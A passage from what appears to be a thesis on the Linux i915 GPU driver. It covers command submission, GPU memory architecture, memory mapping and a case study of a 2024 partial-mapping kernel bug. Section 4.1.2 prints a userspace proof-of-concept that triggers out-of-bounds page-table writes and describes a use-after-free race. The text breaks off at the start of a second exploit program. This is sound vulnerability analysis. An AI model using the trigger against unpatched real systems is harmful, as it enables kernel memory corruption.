Command submission from userspace is initiated through the `DRM_IOCTL_I915_GEM_EXECBUFFER2` interface. This ioctl allows userspace to provide an execution context, a list of GEM buffer handles, and the batch buffer address that contains the commands to execute. The userspace driver—such as Mesa or Vulkan's ANV backend—constructs this submission and issues the ioctl via `drmIoctl()`.

Here is an example of simplified userspace C code for submitting a batch buffer:

```
1  int submit_batch(int fd, uint32_t ctx_id, uint32_t batch_handle,
2                   uint64_t batch_start, struct drm_i915_gem_exec_object2
       *objects,
3                   int object_count) {
4
5      struct drm_i915_gem_execbuffer2 execbuf = {
6          .buffers_ptr = (uintptr_t)objects,
7          .buffer_count = object_count,
8          .batch_start_offset = 0,
9          .batch_len = 8, // at least END command
10         .flags = I915_EXEC_RENDER,
11         .rsvd1 = ctx_id,
12         .rsvd2 = 0
13     };
14
15     execbuf.batch_start_offset = batch_start;
16
17     return drmIoctl(fd, DRM_IOCTL_I915_GEM_EXECBUFFER2, &execbuf);
18 }
```

Listing 3.1: Userspace batch submission

When this ioctl is called, the kernel begins by parsing the execbuffer structure and resolving the list of GEM handles to internal `struct drm_i915_gem_object` instances. For each object, the driver ensures that a corresponding VMA exists and is pinned into the appropriate per-process GPU address space (PPGTT). The pages of each object are inserted into the GPU page tables via software page walks.

```
1  static struct drm_i915_gem_object *
2  __i915_gem_object_create_user_ext(struct drm_i915_private *i915, u64
      size,
3            struct intel_memory_region **placements,
4            unsigned int n_placements,
5            unsigned int ext_flags)
6  {
7    ...
8
9    obj = i915_gem_object_alloc();
10   if (!obj)
11     return ERR_PTR(-ENOMEM);
12
13   ret = object_set_placements(obj, placements, n_placements);
14   if (ret)
15     goto object_free;
```

```
16
17  /*
18   * I915_BO_ALLOC_USER will make sure the object is cleared before
19   * any user access.
20   */
21  flags = I915_BO_ALLOC_USER;
22
23  ret = mr->ops->init_object(mr, obj, I915_BO_INVALID_OFFSET, size, 0,
     flags);
24  if (ret)
25    goto object_free;
26
27  ...
28  return obj;
29 }
30
```

Listing 3.2: GEM object creation in `gemı915_gem_create.c`. `i915_gem_object_alloc()` allocates the object, while `object_set_placements()` allocates the memory region placements. Finally `init_object()` callback initializes the memory area associated with the object: that can be shared memory, stolen memory or TTM managed memory.

A new `struct i915_request` is then allocated for the selected engine. This structure encapsulates the batch buffer, execution context, fences, and scheduling metadata. The driver emits GPU commands into the ring buffer or context image to begin execution.

```
1  struct i915_request *
2  __i915_request_create(struct intel_context *ce, gfp_t gfp)
3  {
4    ...
5    struct i915_request *rq;
6    ...
7    rq = kmem_cache_alloc(slab_requests,
8               gfp | __GFP_RETRY_MAYFAIL | __GFP_NOWARN);
9    ...
10   rq->context = ce;
11   rq->engine = ce->engine;
12   rq->ring = ce->ring;
13   rq->execution_mask = ce->engine->mask;
14   rq->i915 = ce->engine->i915;
15
16   ret = intel_timeline_get_seqno(tl, rq, &seqno);
17   if (ret)
18     goto err_free;
19   ...
20   ret = rq->engine->request_alloc(rq);
21   if (ret)
22     goto err_unwind;
23   ...
24   intel_context_mark_active(ce);
25   list_add_tail_rcu(&rq->link, &tl->requests);
26
27   return rq;
28   ...
29 }
```

Listing 3.3: GEM object creation in `i915_request.c`. `kmem_cache_alloc()` allocates the `rq` request structure. Right after the `rq` is initialized, which means that the engine is associated with it. In the remaining code the request is inserted in the timeline, which is the sequence of the engine's requests that will be executed by the scheduler.

For GuC-enabled platforms, such as Arc GPUs, the driver constructs a submission descriptor and places it into a firmware-managed Work Queue. The GuC is then responsible for context scheduling and execution. If GuC is disabled, the driver directly writes to ring buffer memory mapped into GPU engine MMIO space.

The request is then inserted into the kernel's scheduler. Dependencies between requests are tracked using `struct dma_fence` and `struct i915_sched_node`. The scheduler builds a dependency graph and uses topological sorting to determine execution order.

Upon submission, the engine's Command Streamer fetches the batch buffer, parses GPU instructions, and dispatches them to the appropriate execution units. At the end of the batch, a fence is updated in memory to signal completion.



Figure 3.3: Full submission flow from userspace to GPU execution

Userspace may synchronise using fences returned by the ioctl, or with explicit dependencies via `drm_syncobj`. Another example shows waiting for completion:

```c
int wait_for_gpu(int fd, uint32_t handle) {
    struct drm_i915_gem_wait wait = {
        .bo_handle = handle,
        .timeout_ns = 10 * 1000 * 1000 // 10ms
    };

    return drmIoctl(fd, DRM_IOCTL_I915_GEM_WAIT, &wait);
}
```

Listing 3.4: Userspace fence wait

Upon request retirement, the `dma_fence` associated with the request is signaled. This notifies any blocking userspace thread, and the driver begins cleanup: GEM objects may be unpinned, VMAs evicted, and context state retired. If GuC is used, fence signaling is handled by the firmware via doorbell mechanisms.

The overall submission flow from userspace to hardware execution is shown below: The command submission infrastructure in `i915` integrates scheduling, memory management, and context tracking to support efficient, isolated, and parallel execution on Intel GPUs. This model supports legacy ring-buffer architectures as well as modern GuC-based firmware scheduling for distributed GPU resources.

3.4 Memory Architecture in i915

The memory architecture implemented in the `i915` driver serves as the backbone of GPU buffer management and virtual address space handling. It is designed to support both shared system memory and dedicated local memory (LMEM), depending on platform capabilities. This section discusses the layout, access, translation, and management of GPU-visible memory in the `i915` driver stack.

The Graphics Execution Manager (GEM) abstracts buffer allocations via `struct drm_i915_gem_object`, defined in `drivers/gpu/drm/i915/gem/i915_gem_object.h`. These objects are backed by memory pages that can reside in system memory or LMEM, depending on availability and performance hints. GEM objects are reference counted and tracked per process. On creation, they are not bound to any address space until explicitly mapped.

There are two primary GPU virtual memory models used by `i915`: Global Graphics Translation Table (GGTT) and Per-Process Graphics Translation Tables (PPGTT). The GGTT provides a single, global address space shared across all contexts, while PPGTTs offer isolated address spaces per context for improved security and flexibility.

The GGTT is a contiguous page table configured at boot time, covering the entire aperture region exposed to the GPU. It is managed by `struct i915_ggtt`, defined in `i915_gtt.h`. GGTT mappings are static and pinned; they are typically used for framebuffer surfaces, scanouts, and shared kernel allocations. Pages bound here are globally visible to all GPU clients.

Mapping into GGTT involves pinning a GEM object's pages and inserting PTEs into the global table. The actual hardware aperture is limited (e.g., 256MB on older platforms), which requires careful eviction and reuse. The driver exposes this through `ggtt_insert()` and related helpers.

Introduced with Gen8 and expanded in Gen9+, PPGTTs provide private address spaces per context. They are implemented as a multi-level page table hierarchy, similar to x86 CPU memory management. Each context has its own instance of `struct i915_ppgtt`, also defined in `i915_gtt.h`. Contexts use these for sandboxing and fault isolation.

PPGTT types include:

- Aliasing PPGTT: early implementation, sharing root with GGTT - Full PPGTT (a.k.a true PPGTT): independent root tables per context - Dynamic PPGTT: supports runtime allocation of page tables - 64-bit PPGTT: expands address space to 256TB for newer hardware

Page walks in PPGTT are performed in software by the driver, using helpers in `gen8_ppgtt.c` and `gen12_ppgtt.c`. Table updates are applied to hardware via MMIO writes to context image base pointers. Page table memory is allocated from LMEM if available, or system memory.



Figure 3.4: GEM to GPU memory translation using GGTT and PPGTT

The Global GTT (GGTT) is programmed via registers at boot and is used for legacy address space mappings. It provides a flat 32-bit virtual address space that is shared across all clients and contexts. Since all accesses go through the same translation tables, memory isolation is not enforced.

GGTT is typically mapped to the CPU via a Write-Combining (WC) aperture, allowing CPU access to GPU-visible memory with relaxed coherency. In i915, the GGTT aperture is tracked via `ggtt->gmadr` and `ggtt->mappable_end`.

PPGTT, in contrast, introduces a multi-level page table hierarchy with private address spaces per context. Starting with Gen8, a 4-level structure is used, mimicking x86-64:

- Level 4: PML4
- Level 3: PDP (Page Directory Pointer)
- Level 2: PD (Page Directory)
- Level 1: PT (Page Table)

The physical address of the root page table is programmed into the GPU through the context image using MMIO or context descriptor updates. Page tables are allocated dynamically as needed, reducing memory usage per context.

When a new execution context is created, a private `ppgtt` is allocated using the following code path:

```
struct i915_address_space *vm;
vm = i915_ppgtt_create(&i915->gt.vm);
```

Listing 3.5: Creating a PPGTT instance

This call allocates the necessary top-level page directories and sets up appropriate shrinker callbacks and fence synchronization primitives. Lower level page tables are allocated during VMA binding.

To map a VMA into a PPGTT, the driver performs page table walks in software and allocates missing directories. The physical pages are inserted into PTEs using platform-specific helpers (e.g., `gen8_insert_pte()`).

```
gen8_set_pte(&pt->base, idx, phys_addr,
             I915_CACHE_WB, PTE_READABLE | PTE_WRITEABLE);
```

Listing 3.6: Inserting a page into PPGTT

On each mapping, cache level and access flags must be set. The final GPU address is computed by walking down the page directory structure and programming physical page addresses at each level.

Once the page tables are populated, the root directory physical address is programmed into the context descriptor. For GuC-enabled platforms, this is written as part of the context image buffer:

```
desc->lrca = i915_ggtt_offset(context_image_vma);
desc->ppgtt = ppgtt->pd_root;
```

Listing 3.7: Context descriptor setup

Legacy platforms use MMIO registers like `PPDIR_BASE` and `PPGTT_ADDR_SPACE_ENABLE`. These are updated in `i915_gtt.c`.

Each VM has a fixed range of available GPU addresses, defined at initialisation. For example, PPGTTs on 64-bit platforms support up to 48 bits (256 TB). i915 enforces range checks and alignment on object insertion.

The address allocator uses a buddy allocator to manage gaps and fragmentation:

```
err = drm_mm_insert_node_in_range(&vm->mm, &vma->node,
                                  size, alignment, 0,
                                  range_start, range_end,
                                  DRM_MM_INSERT_BEST);
```

Listing 3.8: Address range allocator

The combination of GEM objects, VMAs, GGTT, and PPGTTs gives the i915 driver the ability to offer isolated, dynamically allocated, GPU-visible address spaces. GGTT provides legacy compatibility and shared mappings, while PPGTT allows per-process sandboxing with 4-level page tables and 64-bit support.

The dynamic construction and teardown of PPGTTs reduces memory usage and allows hundreds of concurrent contexts to coexist efficiently. Combined with cache coherency tracking, TLB invalidation, and memory domain fencing, this architecture is robust across both integrated and discrete Intel GPUs.

A GEM object is bound to a virtual address space through a `struct i915_vma`, created by `i915_vma_instance()`. This VMA represents a mapping of the object into GGTT or a PPGTT. Once mapped, the object's pages are inserted using `i915_vma_pin()` and remain resident until eviction.

VMA allocation and pinning logic is implemented in `i915_vma.c`. The system tracks overlapping mappings, usage lifetimes, and performs address space defragmentation. Page table updates for PPGTT are deferred until pin time to avoid unnecessary flushing.

```
struct i915_vma *vma = i915_vma_instance(obj, vm, NULL);
ret = i915_vma_pin(vma, 0, 0, PIN_USER | PIN_GLOBAL);
if (ret)
    return ret;
```

Listing 3.9: Pinning a VMA for GPU access

When memory pressure occurs, VMAs are unpinned using `i915_vma_unpin()`. Eviction removes page table entries, releases the virtual address range, and triggers domain cache flushes if necessary. If a new submission requires the object, it will be rebound to a new or cleared range.

Cache domains are used to track and enforce coherency between CPU, GPU, and scanout engines. The main domains are:

- `I915_DOMAINS_CPU` - `I915_DOMAINS_WC` - `I915_DOMAINS_GTT` - `I915_DOMAINS_RENDER`

Transitioning between domains involves invalidation or flushes of read and write caches. The logic is implemented in `i915_gem_clflush.c` and `i915_gtt.c` and used during object pinning and access.

Each VMA must satisfy engine-specific alignment requirements. For example, BLT engines may require 4KB alignment, whereas RENDER engines may require 64-byte boundaries. The driver computes appropriate constraints during `vma_insert()` and may align offsets accordingly.

Memory coloring and minimal fragmentation strategies are applied to improve address space utilisation, especially in 32-bit constrained modes or small PPGTT contexts.

The `i915` memory subsystem provides robust and flexible management of GPU-visible memory. Through GEM abstractions, multi-level page tables, and per-context address spaces, the driver enables fine-grained isolation and efficient resource reuse. It supports legacy GGTT models and modern 64-bit dynamic PPGTTs, adapting to platforms ranging from integrated Gen6 to discrete Arc devices.

3.5 Memory Mapping in i915

Memory mapping in the `i915` driver bridges the traditional Linux virtual memory model with GPU-specific buffer management. While the Linux memory subsystem provides mechanisms such as `mmap()`, VMAs, and `remap_pfn_range()`, the `i915` driver must leverage these to expose GPU buffer objects—backed by device memory—to userspace in a safe, coherent, and performant manner.

From the Linux perspective, a process memory image consists of ELF-defined segments (.text, .data, .bss), a heap expanded via `brk()`, and explicit mappings via `mmap()`. The `i915` driver integrates with this model using the DRM subsystem to register and manage offset-based VMAs through `drm_vma_offset_manager`. These mappings do not correspond to real files but to device-backed GPU memory.

The standard flow to map a GPU buffer to userspace begins with userspace calling DRM_IOCTL_I915_GEM_MMAP_OFFSET, which assigns a page-aligned offset to the buffer object. This offset is inserted into the DRM offset tree and stored in obj->vma_node. Userspace then calls mmap() on the device node using that offset.

The driver handles this in its i915_gem_mmap() file operation, which verifies the mapping, pins the pages, and calls remap_pfn_range() to insert the physical pages into the process's page tables. Depending on the mapping type, pages may come from system RAM, GTT-mappable space, or local device memory (LMEM).

```
static int i915_gem_mmap(struct file *filp, struct vm_area_struct *vma)
{
    ...
    obj = i915_gem_object_lookup(filp, handle);
    i915_gem_object_pin_pages(obj);
    remap_pfn_range(vma, vma->vm_start,
        page_to_pfn(obj->pages->sgl->page),
        vma->vm_end - vma->vm_start,
        vma->vm_page_prot);
}
```

Listing 3.10: Handling the mmap syscall in i915

The remap_pfn_range() call inserts the specified physical frame numbers into the VMA's page tables. For write-combining (WC) access, the driver ensures pgprot_writecombine() is set correctly. These caching flags interact with the PAT (Page Attribute Table), and any mismatch can result in undefined behaviour or performance degradation.

When the user process accesses the mapped memory, Linux handles page faults using the installed VMA handlers. However, in the case of i915, mappings are generally pinned in memory, so faults are rare unless the object is evicted or not yet instantiated. The driver uses i915_gem_set_domain() to manage domain transitions and ensure CPU-side visibility.

```
i915_gem_set_domain(obj, I915_GEM_DOMAIN_CPU, 0);
```

Listing 3.11: Setting the coherency domain

To track mappings, each GEM object maintains a list of VMAs, allowing the driver to manage overlapping mappings, reference counts, and access rights. The memory is unpinned only when all VMAs are closed via vma_close().

Mapping types supported by the driver include:

- GTT (global aperture, legacy platforms)
- WC (write-combining)
- UC (uncached)
- PAT-indexed types on modern Gen12+ devices

The driver must program the cacheability of the backing pages to match the desired mapping type. For example, an object mapped through WC must not be accessed from the CPU without invalidating and flushing caches first.

On platforms with LMEM support, mmap() may return addresses backed by device-local memory. These are remapped through IO-mapped pages rather than coherent DMA, and require special handling for consistency.



Figure 3.5: End-to-end memory mapping flow in `i915`.

Additionally, the driver supports userptr mappings, where userspace provides its own memory (typically with `mlock()`) and registers it with the driver using `DRM_IOCTL_I915_GEM_USERPTR`. This memory can then be used as a GPU buffer. The driver tracks page lifetimes and prevents swap-out while the buffer is active.

```
struct drm_i915_gem_userptr args = {
    .user_ptr = (uintptr_t)ptr,
    .user_size = size,
    .flags = 0,
};
drmIoctl(fd, DRM_IOCTL_I915_GEM_USERPTR, &args);
```

Listing 3.12: Userptr registration

Some memory mappings require fences to guarantee ordering and correct swizzling of tiled memory. On pre-Gen11 platforms, tiling implies address remapping that must be resolved with the aid of hardware fence registers. These are managed by the fence allocator in `i915_gem_fence.c`. Mapping such memory to userspace without fence setup can result in corrupted rendering or misaligned accesses.

More modern GPUs relax the need for explicit fences via flat memory architectures, but page attribute selection and memory object control state (MOCS) consistency are still required. The cache policy set in `pgprot_writecombine()` must correspond to the GPU-side MOCS index programmed in the batchbuffer.

VMAs are also shrinkable resources. Under memory pressure, objects with active mappings may be evicted, and their physical pages released. The mapping persists, but a fault or re-access will trigger re-binding via `i915_vma_bind()` and domain transition. This ensures minimal impact on applications while allowing flexible reuse of GPU-visible memory.

Throughout the process, the driver enforces page-aligned mapping sizes and offsets. Some engine classes have stricter constraints on alignment, which are validated in `i915_vma_insert()` and respected during `drm_mm` address space allocation.

In summary, memory mapping in `i915` ties together Linux virtual memory abstractions, DRM offset infrastructure, cache coherency mechanisms, and GPU execution constraints into a unified mechanism that allows safe, efficient, and high-performance access to GPU buffers from userspace.

Chapter 4

Case Studies in i915 Development

This chapter presents two case studies based on real-world contributions to the `i915` driver, providing insight into the practical aspects of upstream kernel development. Each example addresses a distinct class of problem: one related to memory mapping correctness and security, the other concerning engine load balancing on multi-CCS hardware.

Both efforts resulted in patch series submitted to the DRM subsystem, highlighting the challenges of debugging complex subsystems and navigating the upstream development process. While the first fix was merged due to its security implications, the second—though technically sound—remained unmerged, as maintainers chose to limit further investment in `i915` in favour of the newer `xe` driver. This policy decision and its implications will be discussed later in the chapter.

4.1 Partial Memory Mapping

4.1.1 Overview of Partial Memory Mapping

Partial memory mapping refers to the technique where only a portion of a memory object—typically a buffer or file—is mapped into a process's virtual address space. This contrasts with full mapping, where the entire object is mapped at once. In the context of the `i915` driver, partial mapping is commonly used to access only selected regions of a GPU buffer, optimising memory usage and allowing fine-grained access control.

In Linux, partial mappings are achieved using the `mmap()` system call in conjunction with an offset and length. These parameters define the virtual memory range to be mapped, and the kernel resolves them against a backing physical object. For device memory, this object is often a buffer represented internally by a `struct drm_i915_gem_object`.

```
struct drm_i915_gem_mmap_offset mmap_arg = {
  .handle = gem_handle,
  .flags = I915_MMAP_OFFSET_WC
};
drmIoctl(fd, DRM_IOCTL_I915_GEM_MMAP_OFFSET, &mmap_arg);

/* Map only 1 KB of a larger 4 KB object */
void *ptr = mmap(NULL, 1024, PROT_READ | PROT_WRITE,
                 MAP_SHARED, fd, mmap_arg.offset + 2048);
```

Listing 4.1: Example of partial mapping in userspace

In this example, the user maps the last 1 KB of a 4 KB buffer. From the userspace point of view, this is a trivial virtual memory operation. However, the driver must validate

that the requested offset and size lie within the bounds of the actual GEM object. Any failure to enforce this can result in out-of-bounds access or even information leaks.

When the kernel receives such a request, it first performs a lookup in the drm_vma_offset_manager tree to match the offset to the corresponding GEM object. It then verifies the access range against the object's size. Once validated, it creates a vm_area_struct describing the mapping and pins the relevant pages of the object to prevent eviction. Finally, it installs the mapping via remap_pfn_range().

In i915, additional care must be taken because the underlying memory may be in system RAM, in device-local LMEM, or visible through the GGTT aperture. Each region may have different mapping constraints, page alignment requirements, or caching policies. For instance, partial GTT mappings must not cross fence register boundaries on older hardware.

Partial mappings are especially common in graphics and compute workloads, where a large buffer may be allocated to represent a shared dataset, but individual compute kernels or shaders only need access to a specific subset. Mapping only the required region improves memory footprint, reduces TLB pressure, and limits cache pollution.

On the security side, partial mappings demand strict bounds checking. An invalid offset may result in the exposure of uninitialised memory or access to adjacent objects. The kernel must enforce that any offset + size range lies entirely within the object's valid size, and reject attempts that do not conform.

As will be shown in the following sections, a bug in this enforcement path once led to such a condition, and required a security-sensitive patch to address the issue. Understanding partial mappings is therefore essential to comprehending both the design and the pitfalls of GPU memory exposure in i915.

4.1.2 A Bug in Partial Memory Mapping

In July 2024, a critical bug in the i915 driver was reported to the Linux kernel security, a restricted mailing list, by Jann Horn, a security expert at Google. The issue was related to incorrect bounds handling during partial memory mappings in the vm_fault_gtt() function. Specifically, when userspace triggered a page fault on a GTT-mapped object, the kernel invoked remap_io_mapping() with a size derived from the full VMA range, rather than computing the correct length from the faulting address.

The email summary outlined the impact clearly:

> "I found a bug in the i915 code that allows a process with access to a render node (/dev/dri/renderD128) to corrupt kernel memory."
>
> — Jann Horn

This was a serious violation of kernel memory safety, as it could allow arbitrary write access to sensitive kernel structures or data outside the mapped region. The bug was subject to a standard 90-day coordinated disclosure deadline and required a prompt fix.

The flaw was identified in the i915 driver's page fault handling logic for GTT-based mappings, specifically within the vm_fault_gtt() function (gem/i915_gem_mman.c). The vulnerability arises from an incorrect size calculation in a call to remap_io_mapping(), which may allow the driver to write page table entries (PTEs) beyond the bounds of the associated buffer object.

During a GTT fault, the driver attempts to pin the buffer object into the GGTT (Global Graphics Translation Table) using:



Figure 4.1: Incorrect remap region due to offset mismatch. The size is based on the original VMA, causing remapping beyond object boundaries.

```
vma = i915_gem_object_ggtt_pin_ww(obj, &ww, NULL, 0, 0,
                                  PIN_MAPPABLE |
                                  PIN_NONBLOCK /* NOWARN */ |
                                  PIN_NOEVICT);
```

Listing 4.2: Initial GTT pinning attempt

If the object cannot be pinned entirely—e.g., due to aperture fragmentation or size constraints—the driver falls back to mapping a partial view:

```
struct i915_gtt_view view =
        compute_partial_view(obj, page_offset, MIN_CHUNK_PAGES);
vma = i915_gem_object_ggtt_pin_ww(obj, &ww, &view, 0, 0, flags);
```

Listing 4.3: Partial view fallback

Following a successful (possibly partial) pin, the memory is exposed to userspace using `remap_io_mapping()`, which remaps the object pages into the faulting process's address space:

```
ret = remap_io_mapping(area,
    area->vm_start + (vma->gtt_view.partial.offset << PAGE_SHIFT),
    (ggtt->gmadr.start + i915_ggtt_offset(vma)) >> PAGE_SHIFT,
    min_t(u64, vma->size, area->vm_end - area->vm_start),
    &ggtt->iomap);
```

Listing 4.4: Incorrect call to remap_io_mapping

The issue lies in how the size parameter is computed. While the address passed to `remap_io_mapping()` is offset by `vma->gtt_view.partial.offset`, the length of the mapping is not adjusted accordingly. It is calculated as `area->vm_end - area->vm_start`, which is correct only when the offset is zero. If the mapping begins at a non-zero offset, this causes the effective remapped range to extend beyond the bounds of the GEM object.

This condition can be visualised as follows: the start address is increased by the partial view offset, but the end address remains fixed, resulting in a total range of:

`[vm_start + offset, vm_start + offset + (vm_end - vm_start)]`

—which exceeds the original VMA range by `offset << PAGE_SHIFT` bytes.

In the case where the VMA covers the entire object, the `min_t()` guard limits the size appropriately. However, when the VMA is smaller than the object (e.g., only a subregion

is mapped), the computed size may overrun the object boundary, causing page table entries to be written out of bounds.

This bug can be triggered using the following userspace test case. On affected systems, it causes kernel warnings such as "BUG: Bad page map" and "Bad rss-counter" during process exit:

```c

void poke(volatile char *p)
{
  *p = 1;
}

int main(void)
{
  int fd = open("/dev/dri/renderD128", O_RDWR);

  struct drm_i915_gem_create gem_create = {
    .size = 257 MiB /* a bit over half the GGTT aperture size on my
     machine */
  };
  ioctl(fd, DRM_IOCTL_I915_GEM_CREATE, &gem_create);

  struct drm_i915_gem_mmap_offset mmap_offset_arg = {
    .handle = gem_create.handle,
    .flags = I915_MMAP_OFFSET_GTT
  };
  ioctl(fd, DRM_IOCTL_I915_GEM_MMAP_OFFSET, &mmap_offset_arg);

#define MAP_SIZE (128 MiB - 0x80000)

  volatile char *map;
  map = (volatile char *)mmap(NULL, MAP_SIZE,
        PROT_READ|PROT_WRITE, MAP_SHARED, fd, mmap_offset_arg.offset);

  poke(map + MAP_SIZE - 0x1000);
  poke(map);
}
```

The buggy behaviour in the current implementation originates from commit `c58305af1835` (*drm/i915: Use remap_io_mapping() to prefault all PTE in a single pass*), which was merged in Linux kernel version 4.9. However, at the time, the affected code path was effectively unreachable. This is because the logic responsible for computing partial views included a safeguard that clipped the view's size to remain within the bounds of the VMA. The relevant code was:

```c
view.params.partial.size = min_t(unsigned int, chunk_size, (area->
    vm_end - area->vm_start) / PAGE_SIZE - view.params.partial.offset);
```

This protective check was later removed in commit `8201c1fad4f4` (*drm/i915: Clip the partial view against the object not vma*), introduced in kernel version 4.11. It is likely that the bug became exploitable starting from this revision, as the driver no longer constrained the partial view to remain within the VMA boundaries.

Unlike most components in the kernel that create PFN-mapped page table entries using helpers such as `remap_pfn_range()`, which validate that the remapped region stays within the designated VMA, the `i915` driver bypasses these helpers. The reason is that `remap_pfn_range()` treats overwriting existing PTEs as an error, whereas `i915` may deliberately overwrite existing entries during fault handling.

This approach is a result of a design choice reaffirmed in commit `0e4fe0c9f2f9` (*Revert "i915: use io_mapping_map_user"*), where the previous attempt to rely on standard remapping helpers was reverted. Instead, `i915` uses a custom utility, `remap_io_mapping()`, which directly writes PTEs into the user process's virtual address space, without performing bounds checks or respecting existing mappings.

One of the key consequences of the bug described in this section is that it allows PFN-mapped page table entries (PTEs) to be installed outside the region explicitly covered by the associated virtual memory area (VMA). This violates the expectations of the Linux memory management (MM) subsystem, which relies on accurate VMA bounds to track and revoke memory mappings.

In standard usage, PFNMAP PTEs are inserted through helpers such as `remap_pfn_range()`, which enforce that the remapped range lies strictly within the VMA boundaries. In the `i915` driver, however, this mechanism is bypassed in favour of `remap_io_mapping()`, a lower-level function that writes PTEs directly into the user process's page tables. This design choice was motivated by the driver's need to overwrite existing mappings without raising an error—behaviour which standard helpers treat as invalid.

As a result, when the driver installs PTEs beyond the intended mapping range, those PTEs are no longer visible to the MM subsystem. If the driver subsequently attempts to revoke access to a region—such as by unmapping or reclaiming the buffer—the MM subsystem is unaware of the rogue PTEs, and cannot invalidate them properly. This could, in theory, allow userspace access to memory that is later mapped into the GGTT or reused for unrelated purposes. It is unclear whether this leads to shader-level visibility or constitutes a practical attack vector in itself, though it certainly violates memory isolation guarantees.

A more reliably exploitable consequence arises when the bug is used to induce a use-after-free (UAF) in the kernel's page table structures. Specifically, if a GTT-backed VMA is placed adjacent to another VMA, and a fault is triggered in the first VMA while the second is being unmapped, the resulting out-of-bounds access may cause the kernel to walk page tables that are concurrently being freed.

This behaviour can be demonstrated when only the `mmap_lock` is held in read mode—as is common during fault handling—page tables backing VMAs may be freed by another thread executing a `munmap()`. This creates a classic race condition exploitable for memory corruption.

The following test program demonstrates the exploit. It uses a primary mapping that touches memory at the edge of a page table directory (PGD) boundary, while a secondary thread repeatedly allocates and unmaps mappings at that same boundary. The goal is to trigger remapping via the buggy path just as the adjacent mapping's page tables are being deallocated.

```

// virtual address at the boundary between PGD entries
